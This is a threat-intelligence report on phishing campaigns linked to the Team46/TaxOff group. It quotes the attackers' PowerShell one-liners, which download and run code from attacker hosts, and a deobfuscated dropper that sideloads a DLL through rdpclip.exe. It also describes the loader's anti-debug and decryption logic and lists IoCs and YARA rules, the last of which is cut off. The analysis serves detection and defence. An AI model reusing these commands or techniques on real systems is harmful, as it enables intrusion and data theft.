# Team46 and TaxOff: two sides of the same coin

global.ptsecurity.com/analytics/pt-esc-threat-intelligence/team46-and-taxoff-two-sides-of-the-same-coin

**Authors:**

Stanislav Pyzhov, Lead Threat Intelligence Specialist of the Positive Technologies Expert Security Center Sophisticated Threat Research Group

Vladislav Lunin, Senior Threat Intelligence Specialist of the Positive Technologies Expert Security Center Sophisticated Threat Research Group

## Introduction


In March 2025, the Threat Intelligence Department of the Positive Technologies Expert Security Center (PT ESC) analyzed an attack that exploited a Google Chrome zero-day vulnerability (sandbox escape), which was registered around the same time and has since been tracked as CVE-2025-2783. Researchers from Kaspersky described the exploitation of this vulnerability and the attack itself, but the subsequent infection chain remained unattributed.

In this report, we argue that the attack can be attributed to the TaxOff group, which we covered in our earlier study. This report also provides data that suggests that TaxOff is actually the same group as Team46, another group we had previously identified.

## Team46?

The attack that caught the attention of experts occurred in mid-March 2025. The initial attack vector was a phishing email containing a malicious link. When the victim clicked the link, it triggered a one-click exploit (CVE-2025-2783), leading to the installation of the Trinper backdoor employed by TaxOff. The phishing email was disguised as an invitation to the Primakov Readings forum and the link led to a fake website hosting the exploit. The text of the email can be found in the Kaspersky report.

During the investigation of that attack, another attack, dating back to October 2024, was discovered, which also began with a phishing campaign. The malicious emails contained an invitation to participate in an international conference called "Security of the Union State in the modern world."



23-24 января 2025 года состоится Международная научно-практическая конференция "Безопасность Союзного государства в современных условиях".

Организаторы конференции: Министерство Иностранных Дел Республики Беларусь, Министерство обороны Республики Беларусь, Военная академия Республики Беларусь и Белорусский государственный университет.

Цель конференции – конструктивное обсуждение ключевых проблем безопасности Союзного государства в многополярном мире и интеграционных (дезинтеграционных) процессов евразийской интеграции в условиях СВО.

Приглашаем Вас принять участие в работе этой конференции. Ваше приглашение и предворительную программу конференции Вы можете скачать по ссылке "Безопасность Союзного государства в современных условиях, Минск-2025"

Figure 1. Decoy document used in the October 2024 attack

The email structure and style are very similar to those observed in the March 2025 attack.

The October 2024 email contains the following link: **https://mil-by[.]info/#/i?id=[REDACTED].** Clicking the link downloads an archive with a shortcut that launches **powershell.exe** with this command:

```
-w minimized -c irm https://ms-appdata-query.global.ssl.fastly.net/query.php?id=[REDACTED] | iex
```

Earlier, we saw a similar command in Team46 attacks:

```
-w Minimized -ep Bypass -nop -c "irm https://infosecteam.info/other.php?id=jdcz7vyqdoadr31gejeivo6g30cx7kgu | iex"
```

The PowerShell script downloaded after the execution of the command is also similar to one of the scripts used by Team46. Here is how the downloaded script looks like:

```
powershell.exe -w minimized -ep bypass -noni -nop -c Invoke-Expression $([char](10+0x18+0x2)+[char](100)+[char]
(0x33+0x18+0x21)+[char](0x64)+[char](99)+[char](56+0x29)+[char](111)+[char](12+0x43+0x29)+[char](22+99)+[char](0x25+56+28)+
[char](100)+[char](0x70)+[char](20+0x2e+41)+[char](0x4c+0x2c)+[char](2+103)+[char](0+119)+[char](0x53+21)+[char](16+83)+
[char](108)+[char](11+0x5c)+[char](105)+
[REDACTED]
```

After deobfuscation, the script appears as follows:

```
iwr 'https://ms-appdata-fonts.global.ssl.fastly.net/docs/minsk2025v1/[REDACTED]/document.pdf' -OutFile
$env:LOCALAPPDATA\Temp\umawbfez-bkw5-f85a-3idl-3z4ql69v8it0.pdf -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0 Safari/537.36 Edge/125.0.0.0'; & "$env:LOCALAPPDATA\Temp\umawbfez-bkw5-
f85a-3idl-3z4ql69v8it0.pdf"; if(!(Test-Path -Path "$env:LOCALAPPDATA\Microsoft\windowsapps\.Appdata\winsta.dll")){ if(!(Test-
Path -Path "$env:LOCALAPPDATA\Microsoft\WindowsApps\7za.exe")){iwr "https://ms-appdata-
fonts.global.ssl.fastly.net/docs/minsk2025v1/[REDACTED]/pkcs7" -OutFile "$env:LOCALAPPDATA\Microsoft\WindowsApps\7za.exe" -
UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0 Safari/537.36
Edge/125.0.0.0'};iwr "https://ms-appdata-main.global.ssl.fastly.net/asset.php?query=$env:COMPUTERNAME" -OutFile
"$env:LOCALAPPDATA\Microsoft\WindowsApps\\Appdata.zip" -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0 YaBrowser/28.4.1.2 Safari/537.36';&
"$env:LOCALAPPDATA\Microsoft\WindowsApps\7za.exe" x -p'F5gk0a,20g' "$env:LOCALAPPDATA\Microsoft\WindowsApps\\Appdata.zip" -
o"$env:LOCALAPPDATA\Microsoft\WindowsApps\";copy "c:\windows\system32\rdpclip.exe"
"$env:LOCALAPPDATA\Microsoft\WindowsApps\.Appdata\rdpclip.exe"; &
"$env:LOCALAPPDATA\Microsoft\WindowsApps\.Appdata\rdpclip.exe";del
"$env:LOCALAPPDATA\Microsoft\WindowsApps\\Appdata.zip";}else{copy "c:\windows\system32\rdpclip.exe"
"$env:LOCALAPPDATA\Microsoft\WindowsApps\.Appdata\rdpclip.exe";&
"$env:LOCALAPPDATA\Microsoft\WindowsApps\.Appdata\rdpclip.exe"}
```

For comparison, here is a similar script found in a Team46 attack:

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -w Minimized -ep Bypass -nop -c "iwr
'https://srv480138.hstgr.cloud/uploads/scan_3824.pdf' -OutFile $env:LOCALAPPDATA\Temp\399ha122-tt9d-6f14-s9li-
lqw7di42c792.pdf -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.0.0 Safari/537.36 Edg/120.0.0.';$env:LOCALAPPDATA\Temp\399ha122-tt9d-6f14-s9li-lqw7di42c792.pdf;iwr
'https://srv480138.hstgr.cloud/report.php?query=$env:COMPUTERNAME' -OutFile $env:LOCALAPPDATA\Temp\AdobeUpdater.exe -
UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.1
YaBrowser/23.11.0.0 Safari/537.36';$env:LOCALAPPDATA\Temp\AdobeUpdater.exe;"
```

As you can see, the same pattern is used to name the decoy document on the victim's computer **(umawbfez-bkw5-f85a-3idl-3z4ql69v8it0.pdf and 399ha122-tt9d-6f14-s9li-lqw7di42c792.pdf).** In both cases, the Edge User-Agent is used when downloading the decoy document, and the Yandex Browser User-Agent is used when downloading the payload. Moreover, in both cases, the computer name is passed via the **query** parameter.

The only real difference between those two cases is payload. The earlier attack, as described by Dr.Web, exploited a DLL hijacking vulnerability in **Yandex Browser** (CVE-2024-6473), with the adversaries replacing the legitimate **Wldp.dll** library to launch the malicious payload. In the October 2024 attack, the adversaries exploited the **rdpclip.exe** system component, which is also vulnerable to DLL hijacking, and replaced the **winsta.dll** system library.

Interestingly, **winsta.dll** serves as a loader for the Trinper backdoor employed by the TaxOff group, which we described earlier. The backdoor used the **common-rdp-front.global.ssl.fastly.net** C2 server.

This could be dismissed as a coincidence if it weren't for a similar attack recorded in September 2024. The phishing emails sent out by the attackers contained an archive called **Корпоративного Центра ПАО «Ростелеком».zip,** which included a shortcut called **Ростелеком.pdf.lnk** that launched **powershell.exe** with a command typical for Team46:

```
-w hid -ep Bypass -nop -c "irm https://srv510786.hstgr.cloud/ordinary.php?id=9826fbb409f65dc6b068b085551bf4f3 | iex"
```

The decoy document used in the attack was disguised as a message from Rostelecom, Russia's largest digital service provider, notifying of upcoming maintenance outages.


Публичное акционерное общество «Ростелеком»

Г. Москва Россия 115172
Тел: +7 (499) 999-80-22
+7 (499) 999-82-83
Факс: +7 (499) 999-82-22
e-mail: pao_rostelecom@rt.ru web: www.rt.ru

Уважаемые коллеги

ПАО «Ростелеком» информирует Вас о проведении ремонтно-настроечных работ 24/28070808 на сети Ростелеком 04.09.2024 с 22:00 до 04:00 (МСК) 12.11.2024 с первом сервиса в указанный интервал времени.

Работы затронут следующие сервисы:

L2VPN 519 Новоозерное пгт. Адмирала Кантура ул. 6 1262

L2VPN 29M Новоозерное пгт. Адмирала Кантура ул. 6 1262

L2VPN 2M Евпатория г. 5-й Авиагородок ул. НЕТ 1064

L2VPN 4M Евпатория г. 5-й Авиагородок ул. XXX 1731

L2VPN 12M Красноперекопск г. Привокзальная ул. 8 1632

L2VPN 52M Феодосия г. Армянская ул. 3 1179

L2VPN 3M Феодосия г. Горького ул. 11 1178

L2VPN 2M Краснокаменка пгт. Ленина ул. 40 1044

L2VPN 2M Краснокаменка пгт. Ленина ул. 40А 1047

L2VPN 11M Краснокаменка пгт. Первомайская ул. 9А 1039

L2VPN 15M Джанкой г. Московская ул. 238 1263

Исп. Труфанов Александр Сергеевич
+7 (595) 85532936
pao_vip@rt.ru

Figure 2. Decoy document used in the September 2024 attack

The phone number at the end of the message is in the Team46 style (which we discussed in our earlier article): it is incorrect and consists of a random sequence of digits.

The payload in this attack was the **AdobeARM.exe** file, which happens to be a loader for the backdoor used in the first known Team46 attack described by Dr.Web. In fact, when analyzing one of the incidents, we discovered this backdoor, also dubbed **AdobeARM.exe,** on a system with the Trinper backdoor.

## Trinper loader

In the DllMain function, the loader initializes a structure containing the encrypted final payload, a list of hashes for further checks, and auxiliary fields such as the size of the final payload. After initializing the structure, the loader starts a thread that contains logic for decrypting and launching the final payload.

```
if ( fdwReason == 1 )
{
  context.hinstDLL = hinstDLL;
  context.enc = enc;
  context.proc_hashes = proc_hashes_1;
  context.proc_hashes_2 = proc_hashes_2;
  context.hashes_count_1 = hashes_count;
  context.hashes_count_2 = hashes_count;
  context.size_payload_49108h = 0x49108LL;
  context.val_5 = context.val_5 & 0xF0 | 5;
  context.ptr_size_payload_49108h = &context.size_payload_49108h;
  context.ptr_hashes_count_1 = &context.hashes_count_1;
  context.ptr_hashes_count_2 = &context.hashes_count_2;
  context.ptr_val_5 = &context.val_5;
  CreateThread(0LL, 0LL, StartAddress, &context, 0, ThreadId);
}
```

Figure 3. Initialization of the structure and start of the thread

To describe the decryption process, we created a diagram showing the encryption layers and their sequence as well as corresponding decryption algorithms and keys.





Figure 4. Layers of encryption

Within the thread, the loader operates in a loop to decrypt the first layer of encryption, which is then used as a decryptor for the second layer.

```
                cmovo   rdi, rdi
                pop     rdx
                not     dword ptr [rdx+0Ah]
                cmovns  r13, r13
                sub     dword ptr [rdx+0Eh], 0F619ACD5h
                jmp     short loc_7FF82EC916B4
; ---------------------------------------------------------------------------
                db 0DDh
                db 0D6h, 0E4h, 0AAh, 0C3h
; ---------------------------------------------------------------------------

loc_7FF82EC916B4:                       ; CODE XREF: sub_7FF82EC9169A+13↑j
                or      rdx, rdx
                rol     dword ptr [rdx+12h], 0D2h
                clc
                ror     dword ptr [rdx+16h], 3Dh
                jmp     rdx
```

```
loc_7FFCF0ECA5A7:                       ; CODE XREF: StartAddress+20↑j
                mov     r8b, 0F1h
                mov     rcx, 170D8h
                lea     rdx, loc_7FFCF0ECA5C0+1

loc_7FFCF0ECA5B8:                       ; CODE XREF: StartAddress:loc_7FFCF0ECA5C0↓j
                xor     [rdx+rcx], r8b
                add     r8b, [rdx+rcx]

loc_7FFCF0ECA5C0:                       ; DATA XREF: StartAddress+31↑o
                loop    loc_7FFCF0ECA5B8
```

Figure 5. Decryption of the first and second layers

Once the second layer is decrypted, control is transferred to it. This layer is obfuscated with a custom control flow flattening technique. It dynamically resolves all the necessary WinAPI functions and then transfers control to the main functionality.




Figure 6. Obfuscated control flow

At this stage, the loader checks for the presence of debuggers and ensures that its execution is performed in the right environment. The loader first verifies that it is being executed in the context of a specific process. For this, it uses a modified BLAKE2b hashing algorithm to compute the hash of the current process's name. The hash is matched against one of the embedded hashes; if the loader is not being executed in the right process, its execution is terminated.

```
if ( handler == 0x13F50977 )
{
  signature_curr = sign_item->hinstDLL + (idx_curr_proc << 6);
  j_hash_str(curr_proc_name_out, 0x40uLL, curr_proc_name, curr_proc_name_len);
  result_check_own |= cmp_str(curr_proc_name_out, signature_curr) == 0;
  ++idx_curr_proc;
  handler = 0xF893DE20;
  if ( idx_curr_proc < *ptr_signatures_count_curr )
    handler = 0x13F50977;
}
```

Figure 7. Check for execution within the right process

Next, the loader obtains the firmware UUID by calling the GetSystemFirmwareTable function. (The UUID is then used in the payload decryption process, which means the malicious payload can only be decrypted on the target system. So far, we cannot say for sure how the attackers identified the machine UUIDs for malware generation.) After that, a debugging check through the heap is performed. If the check fails, it diverts the intended control flow, randomizing the UUID values and transferring control to an infinite decryption loop.

```
if ( handler != 0x9775CE81 )
{
  heap = (::winapi->RtlCreateHeap)(0x41002LL, 0LL, 0LL, 0LL, 0LL, 0LL);
  pHeapFlags = *(heap + 0x70) & 0xF0000000;
  (::winapi->RtlDestroyHeap)(heap);
  bool_result_check_own = pHeapFlags == HEAP_VALIDATE_PARAMETERS_ENABLED;
  target_handler = 0x55526D4E;
  v8 = 0x11C41FF1;
  goto final_check;
}
```

Figure 8. Debugging check

If all checks are successfully passed, the UUID is transferred to the function implementing the first round of the ChaCha20 algorithm to generate a key. Using this key, the loader decrypts the third layer of encryption with the ChaCha20 algorithm and performs an integrity check on the decrypted data. Next, the loader decrypts the fourth layer using ImagePathName from the PEB structure as a key. Data from the fourth layer is used to generate the final decryption key for the fifth layer (as in the case with the UUID). This stage also includes an integrity check of the decrypted bytes.

```
if ( handler == 0xCDA646E3 )
{
  ProcessParameters = peb_1->ProcessParameters;
  Length = ProcessParameters->ImagePathName.Length;
  Buffer = ProcessParameters->ImagePathName.Buffer;
  Buffer = (Buffer + Length);
  Buffer = (Buffer + Length);
  handler = 0xF5D4CF3B;
  if ( !Length )
    handler = 0xD4C680FB;
}
```

Figure 9. Use of ImagePathName

If the key is decrypted successfully, the loader uses it to decrypt the final layer of encryption, which happens to be the donut loader.

We also encountered variations where Cobalt Strike was used instead of donut. If the final loader is donut, the payload is Trinper; otherwise, the payload is Cobalt Strike. Trinper has functionally remained the same.

## Auxiliary tools

The investigation found that the attackers also used self-written tools to conduct reconnaissance on the victim's system. All tools are written in .NET and transmit the obtained data through a named pipe. They include the following:

- dirlist.exe to search for files on the system.
- ProcessList.exe to obtain a list of running processes.
- ScreenShot.exe to capture screenshots.

## Comparison of Team46 and TaxOff

Let's consider the facts suggesting that Team46 and TaxOff are likely to be the same group.

## PowerShell commands and URL patterns

As described at the beginning of the report, both groups used similar PowerShell commands and scripts, including similar URL patterns.

Team46's command used in February 2024:

```
-w Minimized -ep Bypass -nop -c "irm https://infosecteam.info/other.php?id=jdcz7vyqdoadr31gejeivo6g30cx7kgu | iex"
```

Team46's command used in September 2024:

```
-w hid -ep Bypass -nop -c "irm https://srv510786.hstgr.cloud/ordinary.php?id=9826fbb409f65dc6b068b085551bf4f3 | iex"
```

TaxOff's command used in March 2025:

```
-w minimized -c irm https://ms-appdata-query.global.ssl.fastly.net/query.php?id=[REDACTED] | iex
```

## Loaders

Overall, the loader used by TaxOff is functionally identical to the Trojan.Siggen27.11306 loader used by Team46. The key similarities are as follows:

1. Use of a thread to decrypt the payload.
2. Use of the firmware UUID as a key.
3. Use of ImagePathName as a key.
4. Use of a modified ChaCha20 encryption algorithm.
5. Use of a modified BLAKE2 hashing algorithm.
6. Use of the donut loader.

## Infrastructure

Both groups used syntactically similar domain names with hyphens, mimicking legitimate services. For example:

Team46: ms-appdata-fonts.global.ssl.fastly.net

TaxOff: fast-telemetry-api.global.ssl.fastly.net

## Conclusion

Our study strongly suggests that Team46 and TaxOff are in fact the same APT group, which we will continue to refer to as Team46. This group leverages zero-day exploits, which enables it to penetrate secure infrastructures more effectively. The group also creates and uses sophisticated malware, implying that it has a long-term strategy and intends to maintain persistence on the compromised systems for an extended period.

## IoCs

## File-based IoCs

| File | MD5 | SHA-1 | SHA-256 |
|---|---|---|---|
| **TaxOff loader** | | | |
| twinapi.dll | 7d3a30dbf4fd3edaf4dde35ccb5cf926 | 3650c1ac97bd5674e1e3bfa9b26008644edacfed | 2e39800df1cafbebfa22b437744d |
| winsta.dll | 07d2b50cf8ffe13a4722955ea94317aa | ff01b509d72662f1d0541d37fd89165d15ad8262 | f062681125a93a364618da3126c |
| twinapi.dll | f3a70b8073ce2276af75b1cc2f18aced | 197b98d7f368bfd5bd7210b5215a720b8dba83a1 | b159534cd3bf2fa350edf18969ea |
| WINSTA.dll | 4b51f3021d8426b8356cd5751ad6ebd0 | 643966f0b58b2c1c9d7fead5f9d8b528ea76faaa | ab42a3c6ff062147fa7bbf527f7b0 |
| **TaxOff Trinper** | | | |
| — | 16f6227f760487a70a3168cf9a497ac3 | 20943541522cd3937b275c42016ad3e1e64e3f38 | f15d8c58d8edb2ec17d35fe9d650 |
| — | 1b7b4608f2c9e0a4863a00edd60c3b78 | d9fa06025ecd08fc417c9948148e7827280365f2 | d622119cd68ad24f3498c541362 |
| — | dba17d2faa311f28e68477ea5cc1a300 | 39ecc624bd2d52db083424fbb3a47b0c60f5ae4e | 99786a04acc05254dd35b511c4b |
| **Team46 loader** | | | |
| AdobeARM.exe | ca767542f4af58fc3072e74574725ee3 | c1795c171d88cbf36e36fe2d3a3feb435e24c29a | fde9725923e15ca4f790c0ad476 |
| **Auxiliary tools** | | | |
| dirlist.exe | 5f47e40f3a36cc06bbaec27b063cd195 | 8a79060165774fc8d6cf099109a043f07476aa7a | 7975d287b07454b68455dd7e05 |
| ProcessList.exe | d69854b4a5c324082e157f04889ba138 | 5dafc8e4ed184653b8cfb1769617b4e2e27168c3 | 185cdfd1eeef2a4063e5134653c |
| ScreenShot.exe | d003e812336221db029f02738451215c | f12d9b983d5bcc93d99b8199da84e8c4240caaa5 | 2997647affa42eff41a27c5db54b |

## Network IoCs

| |
|---|
| mil-by.info |
| primakovreadings.info |
| 2025primakovreadings.info |
| primakovreadings2025.info |
| ads-stream-api-v2.global.ssl.fastly.net |
| fast-telemetry-api.global.ssl.fastly.net |
| browser-time-stats.global.ssl.fastly.net |
| rdp-query-api.global.ssl.fastly.net |
| rdp-statistics-api.global.ssl.fastly.net |
| clip-rdp-api.global.ssl.fastly.net |
| rdp-api-front.global.ssl.fastly.net |
| common-rdp-front.global.ssl.fastly.net |
| front-static-api.global.ssl.fastly.net |
| main-front-api.global.ssl.fastly.net |
| 185.81.114.15 |
| ms-appdata-fonts.global.ssl.fastly.net |
| ms-appdata-main.global.ssl.fastly.net |
| ms-appdata-query.global.ssl.fastly.net |

## File signatures

```
rule PTESC_apt_win_ZZ_TaxOff__Backdoor__Trinper__Obf {
        strings:
                $cmd = {4D 3A 03 0C EC EC 00 00 85 A5 17 6E 77 61 00 00 09 7E F1 00 D0 7E F1 00 C7 13 12 00 4F C0 00 00 1E 0D
00 00 CD 00 00 00 08 01 00 00}
                $dec = {4C 8D 1D ?? ?? ?? ?? 0F B6 C2 6B C8 ?? 43 32 0C 18 43 88 0C 08 41 03 D5 4C 63 C2 4C 3B C7 72 ??}
        condition:
                ((uint16(0) == 0x5a4d) and (all of them))
}
rule PTESC_apt_win_ZZ_TaxOff__Trojan__Generic {
        strings:
                $code_thread = {48 8D 05 ?? ?? ?? ?? 48 8D 15 ?? ?? ?? ?? 48 89 0D ?? ?? ?? ?? 31 C9 48 89 05 ?? ?? ?? ?? 48
8D 05 ?? ?? ?? ?? 4C 8D 0D ?? ?? ?? ?? 48 89 05 ?? ?? ?? ?? 8B 05 ?? ?? ?? ?? 4C 8D 05 ?? ?? ?? ?? 48 89 15 ?? ?? ?? ?? 31 D2
48 89 05 ?? ?? ?? ?? 48 89 05 ?? ?? ?? ?? 8A 05 ?? ?? ?? ?? 48 C7 05 ?? ?? ?? ?? ?? ?? ?? ?? 83 E0 ?? 83 C8 ?? 88 05 ?? ?? ??
?? 48 8D 05 ?? ?? ?? ?? 48 89 05 ?? ?? ?? ?? 48 8D 05 ?? ?? ?? ?? 48 89 05 ?? ?? ?? ?? 48 8D 05 ?? ?? ?? ?? 48 89 05 ?? ?? ??
?? 48 8D 05 ?? ?? ?? ?? 48 89 05 ?? ?? ?? ?? 48 8D 44 24 ?? 48 89 44 24 ?? 31 C0 89 44 24 ?? FF 15 ?? ?? ?? ??}
        condition:
                ((uint16(0) == 0x5a4d) and ($code_thread) and (pe.imphash() == "a1ba8e681baabf7d4b54840e6d066ff6"))
}
rule PTESC_tool_win_ZZ_Donut__Trojan__x64 {
        strings:
                $x64_c_speck_hash = {C1 C? 08 41 03 C8 8B D3 41 33 C9 C1 C? 08 41 03 D1 41 C1 C? 03 41 33 D2 41 C1 C? 03 44
33 C? 44 33 C?}
                $x64_c_donut_decrypt = {41 03 CA 41 03 C0 41 C1 C2 05 44 33 D1 41 C1 C0 08 44 33 C0 C1 C1 10 41 03 C2 41 03
C8 41 C1 C2 07 41 C1 C0 0D 44 33 D0 44 33 C1 C1 C0 10 48 83 (EB | EF) 01 75 CC}
                $x64_c1 = {75 22 81 7C 24 40 00 10 00 00 75 14 81 7C 24 48 00 00 02 00 75 0A}
                $x64_c2 = {65 48 8B 04 25 30 00 00 00 49 8B F8 48 8B F2 48 8B E9[0 - 3] 4C 8B 48 60 49 8B 41 18 48 8B ?? 10}
        condition:
                uint16(0) == 0x5A4D and 2 of them
}
rule PTESC_tool_win_ZZ_CobaltStrike__Backdoor__Strings {
        strings:
                $string1 = "LibTomMath"
                $string2 = "%s (admin)"
                $string3 = "ReflectiveLoader@"
                $string4 = "%s!%s"
                $string5 = "%s as %s\\%s: %d"
                $string6 = "NtQueueApcThread"
                $string7 = "@%windir%\\syswow64\\"
                $string8 = "@%windir%\\sysnative\\"
                $string9 = "@/common/oauth2/v2.0/authorize.xml"
                $string10 = "ajax.aspnetcdn.com,/hp-neu/en-us/homepage/style.css,do.skype.com,/hp-neu/en-
us/homepage/style.css"
                $a1 = "LibTomMath"
                $a2 = "sprng"
                $a3 = "sha256"
                $a4 = "aes"
                $a5 = "wlidcredprov.dll"
                $a6 = "sysnative"
                $a7 = "HTTP/1.1 200 OK"
        condition:
                4 of($string*) or 5 of($a*) and filesize < 20MB
}

rule PTESC_apt_win_ZZ_TaxOff__Trojan__DirList {
        strings:
                $v1 = {20 00 40 00 00 8D 25 00 00 01 0B 06 07 16 20 E8 03 00 00}
                $v2 = {20 00 40 00 00 5F 20 00 40 00 00 33 08 11 0F 1F 10 60 D2 13 0F}
                $v3 = "nojxvf" wide
                $v4 = "DirList.Properties" ascii wide
                $v5 = "DirList.exe"
        condition :
                uint16(0) == 0x5a4d and filesize < 15KB and 3 of them
}

rule PTESC_apt_win_ZZ_TaxOff__Trojan__ProccessList {
        strings:
                $v1 = "NamedPipeClientStream"
                $v2 = "WTSQuerySessionInformationW"
                $v3 = "kavloc" wide
                $v4 = "Username" ascii wide
                $v5 = "ProcessList.exe"
                $v6 = "getProcArch"
        condition:
                uint16(0) == 0x5a4d and filesize < 15KB and 3 of them
}

rule PTESC_apt_mem_ZZ_Team46__Backdoor__Dante {
    strings:
        $av1 = "\x00msmpeng\x00"
```

```
        $av2 = "\x00mssense\x00"
        $av3 = "\x00avastsvc\x00"
        $av4 = "\x00dwservice\x00"
        $av5 = "\x00avp\x00"
        $av6 = "\x00nortonsecurity\x00"
        $av7 = "\x00coreserviceshell\x00"
        $av8 = "\x00avguard\x00"
        $av9 = "\x00fshoster32\x00"
        $av10 = "\x00vsserv\x00"
        $av11 = "\x00mbam\x00"
        $av12 = "\x00adawareservice\x00"
        $av13 = "\x00avgsvc\x00"
        $av14 = "\x00wrsa\x00"
        $config_marker = "DANTEMARKER"
        $dll_name = "CORE.dll" fullword
        $module_config1 = "triggers" fullword wide
        $module_config2 = "schedule" fullword wide
        $module_config3 = "process" fullword wide
        $module_config4 = "repetitions" fullword wide
        $module_config5 = "sendCmr" fullword wide
        $module_config6 = "name" fullword wide
        $module_config7 = "interval" fullword wide
    condition :
        $dll_name and ($config_marker or (10 of($av*) and 6 of($module_config*)))
}

rule PTESC_apt_mem_ZZ_Team46__Trojan__DanteLoader {
    strings:
        $config_marker1 = "DANTEMARKER"
